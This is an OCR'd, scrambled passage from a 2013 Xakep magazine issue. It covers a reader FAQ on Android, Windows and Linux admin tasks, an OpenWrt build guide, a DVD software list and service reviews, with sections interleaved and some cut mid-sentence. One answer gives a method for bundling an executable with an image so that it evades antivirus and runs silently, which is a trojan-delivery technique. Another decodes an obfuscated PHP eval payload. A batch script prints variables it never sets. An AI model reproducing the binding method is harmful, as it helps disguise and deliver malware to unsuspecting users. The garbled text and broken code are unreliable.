Когда среди задач фигурируют слова «интернет», «кино», «документы» и более ничего, то смысла тратиться на дорогой и производительный компьютер, в общем-то, нет. И здесь вполне обоснованно на первый план выходят энергоэффективные неттопы: небольшая производительность, компактные размеры и крайне низкое энергопотребление. Кроме того, такой компьютер запросто крепится на заднюю панель монитора и практически незаметен. А что касается конкретно модели ASUS EeeBox PC EB1033, то он выглядит отменно, вполне функционален и даже недорог. Спектр решаемых задач, с учетом дискретного видеоадаптера, достаточно широк, а возможность подключения двух мониторов может пригодиться. Ну а приятные фишечки, вроде виджета на рабочем столе, где отображается реальное энергопотребление и сэкономленная за период энергия, отвлекут от постоянных забот.







ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU



Роман Гоций
gotsijroman@gmail.com

Q При попытке кинуть на Android-телефон файл hosts при помощи ADB получил сообщение об ошибке. Телефон рутованный. В чем может быть проблема?

A Несмотря на то что ты рутовал свое устройство, файловая система все же осталась read-only. Можно перемонтировать ее командой adb remount, чтобы она стала read-write. Но для этого нужно, чтобы демон adbd на устройстве был запущен под рутом («adb root»), с чем могут возникнуть проблемы. Воспользуемся более универсальным методом: сделаем remount файловой системы через shell («adb shell») или же непосредственно с устройства, используя Terminal Emulator (или ему подобных программ).


```
# mount -o rw,remount -t yaffs2 ↵
/dev/block/mtdblock3 /system
```

Система уже read-write, но все еще можешь получить ошибку об отсутствии доступа — его нужно дать:

```
# chmod 777 /system/etc
```

Чтобы вернуть файловой системе read-only-статус, набираем:

```
# mount -o ro,remount -t yaffs2 ↵
/dev/block/mtdblock3 /system
```




Интерфейс RPTGdroid

Q Существуют ли какие-нибудь приемлемые способы редактировать реестр винды из-под линукса?

A До недавних пор «нормальных» способов сделать это из-под Linux не было, так что проще было заюзать LiveCD на базе Windows. Но совсем недавно появился проект HIVEXFS, который опирается на такие разработки, как FUSE и HIVEX. Он позволяет примонтировать реестр Windows к любому каталогу, то есть дальше можно обращаться с ним, как с обычной древовидной файловой системой: каталоги этой ФС являются разделами реестра, файлы — ключами, а содержимое файлов — значениями этих ключей. Типы параметров устанавливаются расширенными атрибутами файла. Монтирование реестра выполняется с помощью команды hivexfs:

```
# hivexfs /mnt/win /mnt/reg
```

где первым параметром следует указать точку монтирования диска, на котором размещен реестр Windows, а вторым — каталог, куда будет примонтирован реестр. Сейчас утилита используется в Dr.Web LiveCD (freedrweb.com/livecd).

СОБИРАЕМ СВОЮ ПРОШИВКУ OPENWRT

Часто бывает так, что процесс настройки OpenWrt приходится повторять заново, например после переустановки прошивки по каким-либо причинам или, скажем, при покупке нового роутера. Но нет необходимости каждый раз заново править конфиги и устанавливать нужные пакеты: ты можешь один раз создать настроенную под себя прошивку (в которую включишь все необходимые пакеты и программы, настроишь конфиги и так далее) и потом использовать ее сколько угодно раз, что очень удобно. Давай рассмотрим, как это сделать.

1 Для начала получим исходники OpenWrt:

```
# svn co svn://svn.openwrt.org/↵
  openwrt/trunk/ openwrt
```

После этого переходим в папку с сырцами, устанавливаем, проверяем зависимости:

```
# cd openwrt
# ./scripts/feeds update -a
# ./scripts/feeds install -a
# make prereq
```

и устанавливаем все, чего не хватает.


2 Дальше займемся конфигурацией сборки.

```
# make menuconfig
```

Начнем с конфигурации сборки под конкретное железо. Для этого заходим в пункт меню «Target-Profile» и выбираем из списка наш роутер, например TP-LINK TL-MR3420. Если же твоего девайса нет в «Target-Profile», то нужно указать версию чипсета, на котором он построен, в пункте «Target System».

Q **Запустил BackTrack 5 на планшете поверх Android. Но никак не могу найти там Aircrack-ng. Можно ли его как-то установить?**

A Для этого тебе нужно скачать исходники и скомпилировать их на своем устройстве. Для этого запусти BackTrack (достаточно консоли) и выполни:


```
# apt-get install zlib1g-dev
# wget http://bit.ly/libssl-dev
# dpkg --install libssl-dev_0.9.↵
  8k-7ubuntu8.6_armel.deb
# apt-get install source-aircrack-ng
# cd /var/backtrack/sources/aircrack-ng↵
  /1.1/bt9/upstream-sources/
# tar -xzf aircrack-ng.tar.gz
# cd aircrack-ng/
# make
# make install
```

Теперь можно запускать Aircrack-ng, но работать он будет только с внешним Wi-Fi-адаптером, так как тот, которым комплектуется большинство Android-девайсов, не поддерживает режим мониторинга (ремарка: это не совсем так, группа специалистов выяснила, что режим мониторинга обрезается на уровне драйвера. Энтузиасты модифицировали стандартную прошивку под некоторые девайсы, после установки которой режим мониторинга становится доступным. Но на данный момент решение не очень стабильно, поэтому не буду тебе его предлагать; если интересно, вот ссылка: https://code.google.com/p/bcmon). А о том, как подключить внешний Wi-Fi-адаптер, подробнее можно прочитать здесь: bit.ly/ext_wifi.

Q **Работаю администратором сети Windows в крупной компании. Сейчас планируется масштабное расширение оборудования, соответственно, это все добро нужно будет как-то мониторить. При этом хочется оперативно получать подробное инфо о поломках. Что порекомендуешь?**

A Большинство продуктов для мониторинга поддерживают отправку SMS/e-mail в случае аварии, но я порекомендую тебе задействовать смартфон для этих целей. Среди существующих на рынке вариантов хочется выделить PRTG от Paessler (paessler.com/prtg). Продукт имеет отличные Android- и iPhone-клиенты с богатым набором функций. Помимо самого факта аварийной ситуации, со своего смартфона ты сможешь узнать детали произошедшего, посмотреть различные графики и логи. Еще один хороший продукт — OpManager (bit.ly/OpManager). Для него

Большой вопрос



КАК УПОРЯДОЧИТЬ НАГРАБЛЕННОЕ

Q **По работе приходится захватывать сетевой трафик с разных машин, под управлением различных операционок. Довольно часто забираю cap-файл с собой для дальнейшего анализа. Со временем этих cap-файлов насобиралось очень много на разных носителях, и найти нужный среди этой кучи бывает сложновато. Как бы все это упорядочить?**

A Удобнейший инструмент, который поможет решить твою задачу, — облачный сервис CloudShark (www.cloudshark.org). Это облачное хранилище, разработанное специально для файлов дампа трафика. Сервис позволяет просматривать дампы в удобном формате, имеет полезные инструменты для систематизации загруженных дампов: им можно присваивать теги, оставлять свои комментарии в любом месте дампа, а также расшаривать. Это инструмент из разряда must have для любого, кто связан с захватом трафика.

3 Следующим шагом надо выбрать нужные модули ядра, то есть те, которые будут включены в прошивку. Важно заметить, что при выборе модуля существует два варианта: компиляция модуля в отдельный пакет — такие модули помечены буквой [M] — или же компиляция непосредственно в ядро — такие модули помечены звездочкой [*]. Далее пройдись по пунктам и отметь нужные тебе модули. Для добавления в прошивку разного рода программ воспользуйся пунктами меню: Network, Multimedia, Utilites, etc. Когда закончишь, не забудь сохранить изменения.

4 Теперь займемся конфигами. Идем в папку target/linux/ar71xx/base-files/, где вместо ar71xx указываешь название используемого чипсета. Это директория, файлы из которой будут помещены в прошивку. В OpenWrt конфиги по умолчанию надо положить в папку etc/defconfig. Создаем для них папку:

```
# mkdir etc/defconfig/tl-mr3420
```

и помещаем в нее нужные конфиги OpenWrt.

Для конфигурации установленных в прошивку приложений правим их конфиги в директории feeds/packages/multimedia/.



Ну и наконец, после всех конфигураций выполняем заветную команду:

```
# make
```

Ждать придется не очень долго. Если сборка прервалась с ошибкой, добавь к «make» параметр «V=99». Так ты включишь режим вывода дополнительной информации, что поможет разобраться с проблемой. Если сборка прошла успешно, результат будет лежать в bin/название_твоего_чипсета/. Все. Твоя собственная сборка готова.

нет специальных приложений под мобильные платформы, но есть ничем не уступающий веб-интерфейс OpManager Smartphone GUI. Кроме подробной информации о неполадке, он предоставляет пользователю инструменты ping и traceroute, с помощью которых можно уточнить, что за проблема возникла. Следует отметить, что оба продукта распространяются на коммерческой основе, но, думаю, это не станет непреодолимым препятствием для крупной компании.

Q Занимаюсь разработкой игрового движка на C++. Сейчас нахожусь в поисках оптимального скриптового языка для проекта. Все советуют Python (boost.python) или Lua, но мне нужно что-то более легковесное. Можешь что-то подсказать?

A Посмотри в сторону squirrel (code.google.com/p/squirrel/). Этот легковесный скриптовый язык создан специально для использования в real time программах, в том числе играх. Синтаксис его чем-то похож на Lua, но более C++-подобный. Для критических по времени задач имеется JIT-компилятор. Использовался в таких проектах, как Left 4 Dead 2 и Portal 2.

Q Реально ли заскриптить батник (или PowerShell-скрипт), который бы подсчитывал количество USB-портов на машине, при этом определяя, какой это порт: USB 2.0 или USB 3.0?

A Конечно, даже не прибегая к всемогущему PowerShell'у. Обычный батник легко справится с задачей.

```
@echo off
setlocal
set h=wmic path Win32_PnPEntity get
hardwareid /value | findstr ↵
"ROOT_HUB[2-3]0"
for /f "tokens=3 delims=,}" %%i in ↵
(' "%h%" ') do (
    if "%%~i"=="USB\ROOT_HUB20" ↵
    set /a u2+=1
    if "%%~i"=="USB\ROOT_HUB30" ↵
    set /a u3+=1
)
echo USB-2.0: %usb_2%
echo USB-3.0: %usb_3%
```

Утилита wmic (WMI Command-line, bit.ly/wmic_info) позволяет выполнять запросы WQL к классам и объектам WMI как локальной, так и удаленной машины.

```
NetHogs version 0.8.0

  PID USER     PROGRAM          DEV        SENT      RECEIVED
772   roman    /usr/bin/vlc     eth1       0.529     14.407 KB/sec
2681  roman    ..artup-window   eth1       0.000      0.000 KB/sec
?     root     unknown TCP                 0.000      0.000 KB/sec

  TOTAL                                    0.529     14.407 KB/sec
```

NetHogs в действии

Q Нужно склеить картинку и программу, но код большинства джойнеров определяется антивирями. Есть какой-то беспалевный метод?

A Если программа, которую будешь клеить к картинке, сама по себе не палится антивирем, то самый тривиальный способ склейки файлов — SFX-архив, созданный, например, при помощи WinRar. Для этого создаем архив, в который запихиваем нужную программу, картинку/аудио/документ и bat-файл, например такого содержания:

```
@echo off
start image.jpg
start program.exe
```

Теперь конвертируем этот архив в SFX, при этом можно указать в дополнительных параметрах SFX на вкладке «Общие» абсолютный путь распаковки (например, %Temp%). На вкладке «Инсталляция» нужно прописать название нашего bat-файла, а на вкладке «Режимы» выставить «Полное молчание». Чтобы избавиться от консольного окошка, которое появляется из-за батника, просто конвертни его в exe при помощи утилиты типа bat2exe.

Q Наткнулся на такой кусок PHP-кода: eval(preg_replace("/tr/e", "AK=e9GhT8r↵9fPgdh2qa ..."^"\x24=\x5c\x09\x11\x20\↵x12=V\x14U\x07\x24\x02L\x0a...","tr")); Не пойму, как и чем выполнялась обфускация?

A Да, не очень очевидный способ. Во-первых, модификатор /e заставляет preg_replace выполнять второй параметр функции как PHP-код для каждой найденной подстановки, которая у нас здесь одна (tr). Что же у нас идет вторым параметром? Вторым параметром идет побитовый XOR (символ ^) двух строк. Если заXORить те части, что ты прислал, получим:

```
eval(gzinflate(b
```

Здесь видим знакомый классический метод обфускации, и очевидно, что b — это первая буква названия функции base64_decode. Чтобы деобфусцировать этот код, просто замени eval на echo.

Q Подскажи, пожалуйста, как легче всего получить список компьютеров в подсети, на которых запущен некий процесс, например Chrome?

A Самый легкий способ достать нужную тебе инфу заключается в использовании командлетов Active Directory Service Interfaces в связке с PowerShell'ом. Установка и работа с ADSI уже освещалась на страницах нашего журнала (xakep.ru/post/50777), так что с этим не должно возникнуть проблем. Перейдем сразу к делу. Твоя задача решается с помощью следующего скрипта:

```
$comps = Get-ADComputer -Filter * | ↵
select -exp name
foreach ($c in $comps) {
  Get-WMIObject Win32_Process ↵
  -ComputerName $c -Filter "name=↵
  'chrome.exe'" | ft CSname }
```

Согласись, довольно лаконичное решение.

Q Как под Linux посмотреть количество передаваемых байт в секунду для каждого конкретного приложения? То есть, например, в таком виде: skype — 100 Кб/c, Chrome — 20 Кб/c и так далее. Может, есть какой-то плагин для системного монитора?

A В этом случае удобнее всего воспользоваться консольными утилитами, такими как ntop или NetHogs. Последняя попроще и больше подходит под твое описание. Если ее не окажется в стандартных репозиториях, то она легко и быстро собирается из исходников (доступны по адресу nethogs.sourceforge.net). Чтобы посмотреть интересующую тебя информацию, выполни в терминале:

```
# nethogs
```

Дополнительно можно указать первым параметром название сетевого интерфейса, по которому NetHogs и будет выводить информацию.

ОДНОЗНАЧНОГО ОТВЕТА НЕТ




Часто ставлю планшет или телефон на ночь на зарядку — но для полного заряда ему достаточно двух-трех часов. Очень волнует вопрос, не навредит ли «перезарядка» аккумулятору?






В о всех современных устройствах используются литий-ионные батареи. Встроенные в них схемы (контроллеры заряда) автоматически отключают батарею от зарядки, когда достигается максимальный уровень заряда. Соответственно, литий-ионную батарею невозможно «перезарядить», так что не стоит беспокоиться о вреде избыточного питания :).



С другой стороны, работа схем управления зарядом сопровождается выделением тепла. Количество этого тепла зависит от конкретного устройства и еще от массы других параметров. Так вот, литий-ионные батареи не очень это любят. При нагреве они быстрее разряжаются, и срок их службы сокращается.



>>WINDOWS
>DailySoft
>7-Zip 9.20
DAEMON Tools Lite 4.46.1
Far Manager 3.0
Firefox 18.0.2
foobar2000 1.2.2
Google Chrome 24
K-Lite Mega Codec Pack 9.7.5
Miranda IM 0.10.9
Notepad++ 6.3
Opera 12.14
PuTTY 0.62
Skype 6.1
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.1
uTorrent 3.3
XnView 1.99.6

>Development
Checkheaders 1.0.1
CommitMonitor 1.8.7
CrashRpt 1.4.1
CruiseControl 2.8.4
glog 0.3.3
Google Test 1.6.0
MetalScroll 1.0.11
QDevelop 0.28
Rapidjson 0.11
RockScroll 1.0
SQL Watch 4.0
Symfony 2.2.0
TortoiseGit 1.7.10
TortoiseHg 2.7.1
Twitlib 2.0

>Misc
Alt+Tab Tuner 1.0.1
Close All 1.3
DevVicky Word
EyeLeo 1.1
Folder2MyPC 1.9
Glint 1.28
LeftSider 1.03
LiberKey 5.7
Logon Screen 2.56
Switcher 2.0.0
TaskbarSystemMonitor 0.3
TaTuich
USB History Viewer
Windows Double Explorer 0.4

>Multimedia
Calibre 0.9.22
Dual Monitor Tools 1.8
FastStone Image Viewer 4.7
freac 1.0.20a
Google SketchUp 8
Greenshot 0.8.0
GrooveWalrus 0.382
Juice 2.2
Pixie 4.1
RadioSure 2.2
Songbird 2.2.0
Sublight 3.6.5
Webinaria
WinX DVD Author

Yawcam 0.4.0
ZumoCast 1.4.4

>Net
ADSL Speed Test
Cebmtpchat 1.1.1
Digital Janitor 5.3
DNSBench
Exodus 0.10
Feed Notifier 2.5
GNS3 0.8.3
Lunascape 6.8.2
MKTwitter
PeerBlock 1.1
ProxySwap
Serv-U 11.3.0.2
Vacuum-IM 1.1.2
WeFi 4.0.1
Xming 6.9.0.31
zButterfly 1.2

>Security
BBQSQL
Diviner 1.5
dSploit 1.0.31b
Honeydrive 0.1
Kippo 0.5
MaraDNS 2.0.07
Passivedns 1.1.3
PEBrowse Professional 10.1.4
PeePDF 0.2
Scylla 1.0
Smartphone Pentest Framework
Snuck 0.1
SQL Fingerprint 1.42.24
Subterfuge 4.2 Beta
Watcher 1.5.6
Xenotix 2013

>System
Cameyo 2.0.882
CCEnhancer 3.7
CCleaner 3.28
CPU-M Benchmark 1.3
CrystalDiskInfo 5.4.2
DHE Drive Info 3.3.561
Disk Investigator 1.31
DriverIdentifier 4.1
HWiNFO32 4.14
IObit Uninstaller 2.2
Logstalgia 1.0.3
Moo0 SystemMonitor 1.65
RouterPassView 1.46
Soluto 1.3 Beta
UnknownDevices 1.5.2
WinContig 1.15

>>MAC
ActoTracker BETA
AMPPS 2.0
AppDelete 3.2.8
Colloquy 2.4.1
DNSCrypt 0.19
Kiwi 3.0.1
MacMerger 1.0
Paparazzi! 0.6.6
Private Eye 1.0.0
SelfCloud 2.0

SlimBoat 1.1.24
Switch 1.1
TaskBoard 0.5.1 Beta
WiFiSpy 1.0.1
Wimoweh 0.2
YoWindow 2.0

>>UNIX
>Desktop
Bino 1.4.2
Blender 2.66
Clementine 1.1.1
Digikam 3.0.0
Easystroke 0.5.6
Formatjunkie 1.04
Freecad 0.13
Jajuk 1.10.3
LibreOffice 4.0.0
Manslide 2.0.3
Nomacs 1.0.0
Pdfmasher 0.7.3
Pdfsam 2.2.2
Smoviecat 1.9.1
Texinfo 5.0
Typecatcher 0.1b1
Vokoscreen 1.4.13
Xbmc 12.0

>Devel
Boost 1.53.0
Chaplinjs 0.7.0
Codequery 0.05
Componentjs 0.9.5
Django 1.5c2
Eric 5.3.0
Griffon 1.5.3
Musl 0.9.9
Mysql-dump-ftp-email 2013-02-02
Netbeans 7.3
Playframework 2.1.0
Plessc 1.0b
Poedit 1.5.5
Pudb 2012.3
Ruby 2.0.0
Schemacrawler 9.5
Stencyl 2.1.0
Umlet 12.0

>Games
Te4 1.0.0
Unknown-horizons 2013.1a
Warsow 1.02

>Net
Apf 0.8.4
Balanceng 3.430
Clipgrab 3.2.0.10
Ekiga 4.0.1
Facebook 1.0
Firefox 19.0
Gpodder 3.4.0
Ipset-bash-completion 1.9
Networkmanager 0.9.8.0
Nsn 1.0
Openemm 2013
Opera 12.14
Pidgeon 1.0.9

Pjirc 2.2.1
Qnetstatview 1.0
Rdesktop 1.7.1
Sat 0.3.0
Ziproxy 3.3.0

>Security
Arachni 0.4.1.3
Isme 0.9
Justniffer 0.5.11
Keepass 2.21
list
Lpvs 0.2.1
Opensc 0.13.0
Pyhids 0.1
Sec 2.7.0
Yapet 0.8pre2
Zerowine alpha4.1

>Server
Apache 2.4.3
Asterisk 11.2.1
Cassandra 1.2.1
CouchDB 1.2.1
CUPS 1.6.1
HAproxy 1.4.22
Lighttpd 1.4.32
Lucene 3.6.2
Memcached 1.4.15
MongoDB 2.2
nginx 1.2.6
OpenSSH 6.1
OpenVPN 2.3.0
Redis 2.6.9
Samba 4.0.3
Sphinx 2.0.6
Squid 3.3.1

>System
Advcpmv 0.4a
Copyq 1.7.2
Coreutils 8.21
E4rat 0.2.3
Evilvte 0.5.2pre1
Fish 0.4
Lcmc 1.4.5
Linux 3.8
Opennms 1.10.8
Qemu 1.4.0
Qtgzmanager 1.0.1
Rex 0.40.0
Tuxonice 3.8.0
Xf86-video-intel 2.21.0
Zutils 1.0rc5

>X-distr
CentOS 6.4

DVD

№ 04 (171) АПРЕЛЬ 2013

ХАКЕР

ТЕСТ-ДРАЙВ: САМЫЙ БЫСТРЫЙ АНТИВИРУС 92

ХАКЕР

04 (171) 2013

БОЛЬШОЙ АПДЕЙТ ДИЗАЙНА

WWW.XAKEP.RU

Как не убить Linux при антинаучных экспериментах

16 **3D ПРИНТЕРЫ СЕГОДНЯ**

ПОЧЕМУ РЕВОЛЮЦИЯ 3D-ПРИНТЕРОВ ЕЩЕ НЕ НАСТАЛА, НО УЖЕ ПОРА ПОДКЛЮЧАТЬСЯ

76 УДАЛЕННЫЙ ЗАХВАТ РОУТЕРОВ

РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.

12+

MakerBot Replicator 2

24 ПЕРВАЯ БИБЛИОТЕКА РУНЕТА: КАК ЭТО БЫЛО

→ **Максим Мошков** рассказал о судьбе цифрового контента в России, начинке Lib.ru и любимом текстовом редакторе


102 КОДИНГ ПОД KINECT

→ **Вундергаджет от Microsoft:** как получать и использовать данные сенсоров

PUBLISHING FOR ENTHUSIASTS
(game)land hi-fun media
4 607157 100063 13004

Расширение, значительно упрощающее работу с почтой для людей с ненормальным графиком

01




BOOMERANG (boomeranggmail.com)

→ Так уж получается, что я часто работаю по ночам. А многие люди, которым я пишу в это время, — нет. И когда на следующий день они приходят на работу, они могут попросту не увидеть мое послание, оказавшееся на самом дне кучи писем от людей, работающих по утрам. Boomerang — это расширение для Chrome/Firefox, которое позволяет отправить письмо по расписанию, что решает эту проблему. Более того, с его помощью можно настроить слежение за ответом — и тогда система подскажет тебе, что твое письмо не увидели и стоит написать снова. Наконец, Boomerang может отложить прочтение входящего письма: письмо уйдет из инбокса и вернется через заданный промежуток времени с пометкой «не прочтено».

BUFFER (https://bufferapp.com)

→ Есть небольшой парадокс, связанный с социальными сетями. Многие понимают, что социальные сети важны для поддержания профессиональных связей. И чтобы тебя читали, нужно вести свой Twitter или Facebook более-менее постоянно. Но чтобы от профессиональных связей был какой-то прок, нужно еще довольно много работать. И когда при этом заниматься социалками? Buffer позволяет составить очередь сообщений, которая будет публиковаться в течение дня с учетом активности твоих фолловеров. Например, можно набросать несколько твитов по итогам прочтения утренней подборки RSS. К слову, неплохой инструмент для совсем молодых стартаперов, у которых нет денег и времени на SMM.



Автоматизированный сервис, позволяющий создать видимость социальной активности



Пожалуй, самый простой способ «пролезть» через географические ограничения американских медиасервисов






MEDIA HINT (https://mediahint.com)

→ Пользоваться человеческими медиасервисами (Hulu, Netflix, Pandora...) в России непросто. В одном из прошлых номеров][мы советовали для этого программку TunnelBear, по сути представляющую собой платный туннель. Media Hint же совершенно бесплатное расширение для Chrome/Firefox, снимающее географические ограничения при работе со многими сервисами. Благодаря ей я уже давно пересел на гениальную Pandora, что и тебе советую. Никаких ограничений трафика или скорости (потому что это не туннель), и почти никаких лагов. Только для приличия отключи хотя бы Adblock. Одно дело — обходить соглашения разработчиков с владельцами авторских прав, другое — еще и лишить их дохода от рекламы...

ASMALLROOM (www.asmallroom.com)

→ Хороших идей гораздо больше, чем крупных компаний. Человек может сделать неплохую карьеру, скажем, в Яндексе. Но со временем перестает получать удовольствие от работы, выполняя второстепенные задачи или отказываясь от собственных идей, потому что компании они не нужны. Новый сервис Asmallroom предлагает оглядеться и сделать глоток свежего воздуха. Мысль простая. Вокруг полно маленьких команд, которые реализуют по-настоящему крутые идеи, но при этом крайне нуждаются в опытных спецах. Asmallroom как раз предлагает найти интересную команду и пообщаться с ней анонимно, не раскрывая себя. А если понравится их проект — обменяться с представителем команды контактами.



Среди известных читателям Хакера команд здесь уже появились Highload Lab, Evil Martians, SphinxSearch

